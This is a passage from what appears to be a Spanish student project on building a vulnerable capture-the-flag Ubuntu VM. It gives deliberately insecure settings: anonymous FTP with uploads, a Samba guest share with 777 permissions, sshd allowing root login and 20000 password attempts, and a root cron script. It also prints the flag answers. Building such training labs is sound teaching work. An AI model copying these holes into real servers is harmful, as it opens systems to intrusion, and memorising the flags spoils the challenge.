




A la derecha nos saldrá un menú desplegable con el estado de la exportación, una vez haya completado ya tendremos nuestro archivo .ova listo para importar a cualquier máquina.

## 4.4 Importación de Máquina Virtual


Para importar la máquina virtual tan solo tendremos que descargarnos el archivo .ova, dirigirnos a VirtualBox y hacer click, en Tools en la parte superior izquierda de la aplicación, para posteriormente pulsar en Import.





A continuación nos preguntará de dónde queremos importar este archivo, seleccionaremos el archivo .ova de la máquina virtual en la ubicación donde lo hayamos descargado,



Una vez se selecciona la ruta del archivo hacemos click en siguiente, y nos mostrará un resumen de la máquina que vamos a importar, finalizamos y comenzará a importar la máquina.





Una vez finalice la importación ya tendremos operativa la máquina virtual en nuestro sistema. Es posible que alguna configuración no se haya importado de forma satisfactoria, pero lo más importante que tenemos que comprobar, es que dentro de ajustes > Redes tengamos el adaptador de red en modo Bridge y seleccionando el dispositivo que nos proporciona internet en nuestro dispositivo, ya sea la tarjeta inalámbrica del portátil o una tarjeta de red cableada, tendremos que indicar el adaptador que nuestro ordenador está utilizando en ese momento.

### 4.4.1 Posibles errores en la importación de la máquina

Durante la importación de la máquina en distintos ordenadores he encontrado un error común. Este error es que, al importar la máquina, algunos sistemas operativos como MAC OS no importan correctamente la tarjeta de red. Para solventar eso, una vez importada la máquina nos metemos en Settings > Network > Adapter 1 y ahí abrimos el desplegable que encontramos en el recuadro rojo y seleccionamos nuestra tarjeta de red.



# 5 Creación de Estructuras y Carpetas

Para tener un sistema un poco realista vamos a crear carpetas como si se tratase de un servidor para ello vamos a utilizar los siguientes comandos:


- mkdir <nombre_carpeta>: Para crear las carpetas, estas se pueden añadir con espacios para añadirlas todas en un comando. Por ejemplo: mkdir SSOO RAI Criptografia. Este comando creará 3 carpetas con los nombres indicados
- for i in {1..10}; do touch "examen$i.txt"; done : Se utilizará para crear ficheros .txt o .pdf de forma que podamos rellenar las carpetas. Para hacerlo dentro de todas las carpetas del directorio donde nos encontramos utilizaremos: for dir in */; do for i in {2011..2023}; do touch "$dir/examen$i.txt"; done; done
    - Este último comando es un *oneliner* en el que primero iteramos entre cada directorio de la carpeta donde nos encontramos (*/)
    - Después hacemos un *for loop* que se repita desde 2011 hasta 2023 para generar pdfs que sean como exámenes con el comando *touch*.
    - Con las sentencias done cerramos los *do* abiertos.

# 6 Planificación de Backups


Una vez hemos completado la instalación, como la creación de los sistemas CTF tiene muchos pasos que se basan en el prueba-error, voy a realizar *backups* con VirtualBox
El objetivo de tener estos dos *backups* es el poder volver a cualquier estado anterior sin tener que re-hacer todos los pasos anteriores en caso de que haya alguna modificación que sea irreversible. Si bien no es una parte esencial a la hora de realizar un CTF, yo lo considero esencial a la hora de realizar cualquier proyecto del que queramos mantener una integridad y poder solventar cualquier eventualidad que pueda ocurrir.

La estrategia que voy a seguir para los VirtualBox *Snapshots* es crear un *snapshot* cada vez que se realiza un nuevo paso dentro del proyecto. Es decir, cuando realizamos una implementación y se realiza de forma satisfactoria. En este caso, voy a realizar un primer *snapshot* de la versión inicial del sistema operativo sin ninguna modificación tal cual se ha instalado.
A continuación, muestro como realizar un *Snapshot*:


1. Desde el menú principal de Virtual Box desplegamos el menú contextual de nuestra máquina virtual, y seleccionamos la opción *Snapshots*:




2. Nos saldrá un menú con todos los estados que tenemos. Vamos a crear un estado inicial al que siempre podamos volver:




3. Seleccionaremos *Take*, y le daremos un nombre a nuestro estado:





Ya tendremos nuestro primer estado salvado, de manera que si tenemos que volver en algún momento siempre podremos restaurar el estado inicial.

Se podría realizar una copia de seguridad local más elaborada, pero la función de este *backup* es más práctica, y al estar en una máquina virtual se ha optado por realizar los *Snapshots* de Virtualbox para revertir estados de una manera más rápida y efectiva.

A su vez estos *snapshots* y los archivos de la máquina virtual están guardados en Google drive con sincronización automática en la máquina donde realizo la virtualización, de manera que también protegemos nuestra máquina virtual ante posibles pérdidas de datos accidentales.

A continuación, se muestra una captura de los estados que se han realizado durante la creación del CTF:




# 7 Identificación de vulnerabilidades

Para la identificación de las vulnerabilidades tengo en cuenta dos repositorios principalmente, estos repositorios son:

- https://github.com/trickest/cve
- https://www.exploit-db.com/

Ambos repositorios contienen una extensa lista de diferentes vulnerabilidades que ya han sido parcheadas, como podemos ver, esta lista es muy extensa, por lo que surgen constantemente nuevas vulnerabilidades que van siendo parcheadas.
Como sistema inicial se va a plantear una serie de vulnerabilidades para ser explotadas que pueden ser modificadas en función de la complejidad en la implementación de estas.

## 7.1 ¿Qué es un Flag?

En los siguientes apartados se va a mencionar mucho más la palabra *flag*, que, a pesar de estar definida en el glosario, quiero definirla de una manera más amplia para que se pueda llegar a entender de forma satisfactoria los siguientes apartados.
Un *flag*, traducido al español significa “bandera”, y se utiliza como una muestra de que se ha llegado a uno de los puntos de un desafío de forma satisfactoria. Si encuentras un *flag* (en este CTF todos los *flags* serán archivos de texto, ya sean texto plano o encriptado), quiere decir que has encontrado una pista oculta, y que vas por el buen camino, en algunos casos, incluso nos dará una pista para encontrar el siguiente.

## 7.2 Primer Flag FTP

Para identificar el primer *flag* instalaremos ftp y se dejará entrar como acceso anónimo en una de las rutas por defecto. De esta manera se podrá conseguir el mismo acceso que se puede conseguir mediante la ejecución de código remoto en el *flag* numero 1.

El resultado del *flag* tendrá información acerca del segundo *flag*, una pista de como descifrar el segundo mensaje o *flag*.

## 7.3 Segundo Flag SMB

Para el segundo *flag* instalaremos samba y se crearán distintos shares, cada share tendrá distintos permisos, pero uno de ellos se podrá acceder con usuario invitado. Una vez se gane acceso a esta carpeta nos encontraremos un mensaje encriptado, que con las pistas del flag anterior podremos desencriptar.

Este *flag* tendrá un usuario encriptado, que podrá acceder al sistema, pero sin permisos root, tendrá que buscar el escalado de privilegios. Quizás en vez de ser un flag encriptado, será simplemente una lista de usuarios del sistema, de los cuales solo uno de los usuarios tendrá acceso a SSH, dependiendo de la dificultad se implementará una cosa u otra en el flag.

## 7.4 Tercer Flag, SSH

El tercer *flag* consistirá en hacer una configuración errónea de ssh en la que se pueda sacar por fuerza bruta uno de los usuarios implicados, durante los flags anteriores se dejan pistas del nombre del diccionario dónde se puede encontrar la contraseña de uno de los usuarios.

## 7.5 Cuarto Flag, escalado de privilegios

El cuarto *flag* consistirá en una vez se ha conseguido acceso al sistema (Ubuntu 14.04), con uno de los usuarios, mediante el uso de un archivo configurado incorrectamente en *crontab* podremos ejecutar código como *root*. Esto se podrá aprovechar para ejecutar código como *root* aun siendo un usuario sin privilegios


## 7.6 Vulnerabilidades extra

El sistema CTF tiene otras vulnerabilidades extra de las que no se va a tomar ventaja durante esta práctica ya que se quería enfocar más a la explotación de recursos y servicios más frecuentes, pero hay algunas vulnerabilidades disponibles tales como otros usuarios con contraseñas débiles, y una versión de *kernel* antigua vulnerable a distintos tipos de ataques. La web creada es completamente vulnerable, simplemente con inspeccionar código se podrá ver todos los flags, no es una vulnerabilidad intencional ya que sería muy fácil para el usuario final descifrar todos los flags, pero es otro ejemplo de vulnerabilidades que pueden ser explotadas.

# 8 Creación de vulnerabilidades en el Sistema Operativo y Flags.

## 8.1 Instalación FTP y creación de su Flag

Para instalar nuestro servidor ftp vamos a utilizar vsftpd a través del siguiente comando: sudo apt install vsftp, una vez instalado tenemos que editar su configuración en /etc/vsftpd.conf:




Con nuestro editor favorito editamos la línea seleccionada en rojo, y habilitamos el uso anonimo modificando el valor NO, por el valor YES, también cambiamos el anon_upload_enable a YES, para que sea aún más vulnerable, a que el usuario pueda también subir ficheros, guardamos los cambios y reiniciamos el servicio con sudo service vsftpd restart

Ahora solo nos queda añadir una carpeta por defecto para el usuario anónimo pueda acceder. Para ello en el mismo archivo que estamos realizando la configuración tenemos que editar la información para la carpeta que queremos tener acceso. Añadimos la línea anon_root=/home/adminuoc/ficheros, de manera que esta sería la carpeta donde va a tener acceso dentro de nuestro servidor el usuario anónimo.

Ya hemos configurado la vulnerabilidad, pero si intentamos hacer login con un usuario anónimo, si utilizamos un cliente moderno probablemente nos va a dar un error de que el servidor no es seguro porque no estamos utilizando FTP sobre TLS, así que para ello tenemos que hacer unas pequeñas modificaciones, añadir un certificado ssl y configurar para que todo funcione correctamente.

Primero instalamos openssl si no lo tenemos instalado mediante el comando sudo apt install openssl, una vez instalado tenemos que generar un certificado de la siguiente manera:

```
adminuoc@ctf:~$ openssl req -x509 -nodes -newkey rsa:2048 -keyout ~/vsftpd.pem -out ~/vsftpd.pem
Generating a 2048 bit RSA private key
.....................................................................+++
.............+++
writing new private key to '/home/adminuoc/vsftpd.pem'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:US
State or Province Name (full name) [Some-State]:Michigan
Locality Name (eg, city) []:West Bloomfield
Organization Name (eg, company) [Internet Widgits Pty Ltd]:UOC
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:
Email Address []:jgarciabermejo@uoc.edu
```

Una vez lo hemos creado lo tenemos que crear y mover a una carpeta para vsftpd, mediante sudo mkdir /etc/vsftpd.d , y posteriormente sudo mv ~/vsftpd.pem /etc/vsftpd.d/

Tan solo tenemos que añadir la configuración a nuestro servidor ftpd indicando donde tenemos nuestro archivo .pem que acabamos de crear, esta configuración también se realiza dentro de /etc/vsftpd.conf:

```
# This option specifies the location of the RSA certificate to use for SSL
# encrypted connections.
#rsa_cert_file=/etc/ssl/certs/ssl-cert-snakeoil.pem
# This option specifies the location of the RSA key to use for SSL
# encrypted connections.
#rsa_private_key_file=/etc/ssl/private/ssl-cert-snakeoil.key
ssl_enable=YES
rsa_cert_file=/etc/vsftpd.d/vsftpd.pem
ssl_tlsv1=YES
allow_annon_ssl=YES
force_local_data_ssl=NO
force_local_logins_ssl=NO
```

Reiniciamos el servicio y ya tendríamos nuestro servicio FTP vulnerable y funcional ante ataques de usuarios anónimos.

Para crear el flag simplemente hago un md5 sum del archivo que he creado, y ese será el flag que añadimos después:

```
adminuoc@ctf:~/ficheros/seguridad$ md5sum samba.txt
965a45d1a3abe3c03d8fdddb0421eee3  samba.txt
```

El flag samba.txt contendrá un breve texto que nos indicará que la siguiente vulnerabilidad a explotar es ejecución de código remoto y el flag número 1:
965a45d1a3abe3c03d8fdddb0421eee3

## 8.2 Instalación de SMB y creación de Flag

La vulnerabilidad de SMB no he podido compilarla por temas de versiones en los compiladores, he intentado realizar la compilación con versiones antiguas de Debian y Ubuntu pero no ha habido suerte así que he cambiado a la vulnerabilidad de samba como usuario anónimo de la misma manera que se ha hecho con ftp, pero se añade la complejidad de estar encriptado el mensaje.

Para instalar samba lo primero que tenemos que hacer es instalar mediante sudo apt install samba, una vez está instalado pasamos a la creación de usuarios y grupos para samba con groupadd, useradd y finalmente asignando una password al usuario, como podemos ver a continuación:

```
adminuoc@ctf:~$ sudo groupadd sambauoc
adminuoc@ctf:~$ sudo useradd -m -s /bin/bash -G sambauoc jorge
adminuoc@ctf:~$ sudo passwd jorge
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
```

Como se puede observar se usan las opciones -m para crear un directorio de usuario y la opción -s para establecer bash como la consola por defecto del usuario, ya que posteriormente este usuario podría ser utilizado para explotar otras vulnerabilidades.
Una vez lo tenemos creado, creamos una carpeta dentro del usuario jorge con permisos 777 como vemos a continuación:

```
adminuoc@ctf:/home/jorge$ sudo chown -R jorge:sambauoc tickets/
adminuoc@ctf:/home/jorge$ sudo chmod -R 777 tickets/
```

Una vez tenemos el usuario y los grupos configurados, pasamos a configurar nuestros shares en samba con vim /etc/samba/smb.conf como se puede ver en la imagen, se crean varios shares de manera que se utilizan como señuelos, pero solo uno es accesible como guest, al que posteriormente le vamos a poner nuestro siguiente flag.

```
[examenes]
comment = Examenes
path = /home/adminuoc/ficheros/asignaturas
read only = yes
guest ok = no

[nominas]
comment = Nominas profesores
path = /home/adminuoc/ficheros/profesores
read only = yes
guest ok = no
valid users = adminuoc

[tickets]
comment = Tickets Informaticos
path = /home/jorge/tickets
read only = no
guest ok = yes
```

Finalmente reiniciamos el servicio con sudo service smbd restart
Una vez tenemos el servicio de samba funcionando, tenemos que crear el flag, para ello vamos a utilizar una encriptación de tipo AES con el flag 1 como clave, de manera que sin la primera prueba, esta segunda no es descifrable. Al descifrar este flag, tendremos una frase que nos dirá el usuario que podemos probar con fuerza bruta en la siguiente fase (ssh).
Para ello, primero hay que crear un archivo de texto, el que queremos encriptar y una vez lo tenemos lo encriptamos con openssl:

```
adminuoc@ctf:/home/jorge/tickets$ openssl aes-256-cbc -salt -in texto.txt -out encryptedinfo.txt -pa
ss pass:965a45d1a3abe3c03d8fdddb0421eee3
```

Como podemos ver se encripta en un nuevo archivo indicado con el flag -out, si abrimos este archivo vemos que no es legible:

```
adminuoc@ctf:/home/jorge/tickets$ cat encryptedinfo.txt
Salted__v♦i
          {♦♦ùS<♦♦}♦Hu♦B♦s♦S♦♦♦♦♦♦`♦]♦^♦♦♦F♦♦p♦♦♦♦^♦{t♦♦jt%/M♦ ♦6-♦H♦"♦7♦<[♦$9♦♦♦i♦g♦"l♦♦♦     ♦♦J♦
♦♦5♦♦♦VCdx♦xm\4&♦♦♦6♦w`♦♦♦{♦♦♦♦`M♦c[mB♦♦♦\W'+d?#♦K♦♦♦Y@L6e♦A1♦M♦(♦♦♦h♦]♦♦♦♦d♦♦♦/81♦♦♦♦♦V♦♦ML♦♦'♦qD♦♦H
♦♦♦1,♦♦&e\Z
K^♦M♦♦♦Z♦♦♦1)g♦}cW♦TB♦¦♦♦♦♦
                          'n♦l♦f♦8♦kXP9♦♦\♦♦D♦h♦♦]♦i♦G♦♦
                                                        '♦♦♦♦♦??♦-$R♦♦♦p♦♦♦V♦♦A♦♦#♦?♦♦♦♦J♦]♦♦♦U♦♦6
♦♦♦♦♦♦U♦♦♦v♦♦♦♦♦x♦♦'n'♦^
♦♦♦z♦♦♦♦                  ♦>♦♦♦♦♦_♦♦/♦♦P♦Y♦<♦♦_♦
q♦w     ♦s♦♦♦s♦ /@♦♦♦cA♦♦)      ♦=♦♦!{♦♦J
```

El flag será el md5 sum del archivo desencriptado (da6ce7324772b95b8d51d82deb443196)

## 8.3 Configuración de SSH y creación de flag.

Para este flag tan solo tenemos que instalar un servidor ssh al que le quitaremos el número máximo de intentos para loguearnos de manera que se pueda realizar un ataque de diccionario.
Instalamos el servidor:
Sudo apt install openssh-server, una vez hemos instalado, pasamos a modificar la configuración de ssh en /etc/ssh/sshd_config

```
Port 22
# Use these options to restrict which interfaces/protocols sshd will bind to
#ListenAddress ::
#ListenAddress 0.0.0.0
Protocol 2
# HostKeys for protocol version 2
HostKey /etc/ssh/ssh_host_rsa_key
HostKey /etc/ssh/ssh_host_dsa_key
HostKey /etc/ssh/ssh_host_ecdsa_key
HostKey /etc/ssh/ssh_host_ed25519_key
#Privilege Separation is turned on for security
UsePrivilegeSeparation yes

# Lifetime and size of ephemeral version 1 server key
KeyRegenerationInterval 3600
ServerKeyBits 1024

# Logging
SyslogFacility AUTH
LogLevel INFO

# Authentication:
LoginGraceTime 5
PermitRootLogin yes
StrictModes no

RSAAuthentication yes
PubkeyAuthentication no
#AuthorizedKeysFile     %h/.ssh/authorized_keys
MaxAuthTries 20000
```

Establecemos un campo que diga MaxAuthTries 20000 y modificamos la autenticación por contraseña para que sea vulnerable:

```
# Change to no to disable tunnelled clear text passwords
PasswordAuthentication yes
```

Reiniciamos el servidor ssh con sudo service ssh restart y ya tendríamos listo nuestro servidor ssh vulnerable.
La flag número 3 será la contraseña del usuario jorge.

## 8.4 Ejecución de código a través de un script con permisos incorrectos.

En esta vulnerabilidad ya acabaríamos el CTF ya que podríamos ejecutar cualquier código como root. Para ello vamos a crear un script que puede modificar el usuario jorge y que se ejecute constantemente en segundo plano dentro del crontab. De esta manera se puede ejecutar código como root.

Primero creamos un script sencillo, en nuestro caso vamos a asumir que el usuario jorge tiene un script de mantenimiento en su carpeta de usuario que checkea si hay conexión a internet o no y lo registra en un log.

```
root@ctf:/home/adminuoc# chmod 755 /home/jorge/conexion_red.sh
root@ctf:/home/adminuoc# chown root:root /home/jorge/conexion_red.sh
root@ctf:/home/adminuoc# cat /home/jorge/conexion_red.sh
#!/bin/bash

ping -c 1 google.co
```

Como se puede ver en la captura, se utiliza root como usuario y grupo, y tiene permisos de lectura, ejecución y escritura el propietario del archivo, el resto tendrá lectura y ejecución.

Después abrimos crontab con crontab -e y añadimos las líneas necesarias para ejecutar nuestro script y que se haga el log que hemos mencionado antes, para que se ejecute cada minuto.


```
# Edit this file to introduce tasks to be run by cron.
#
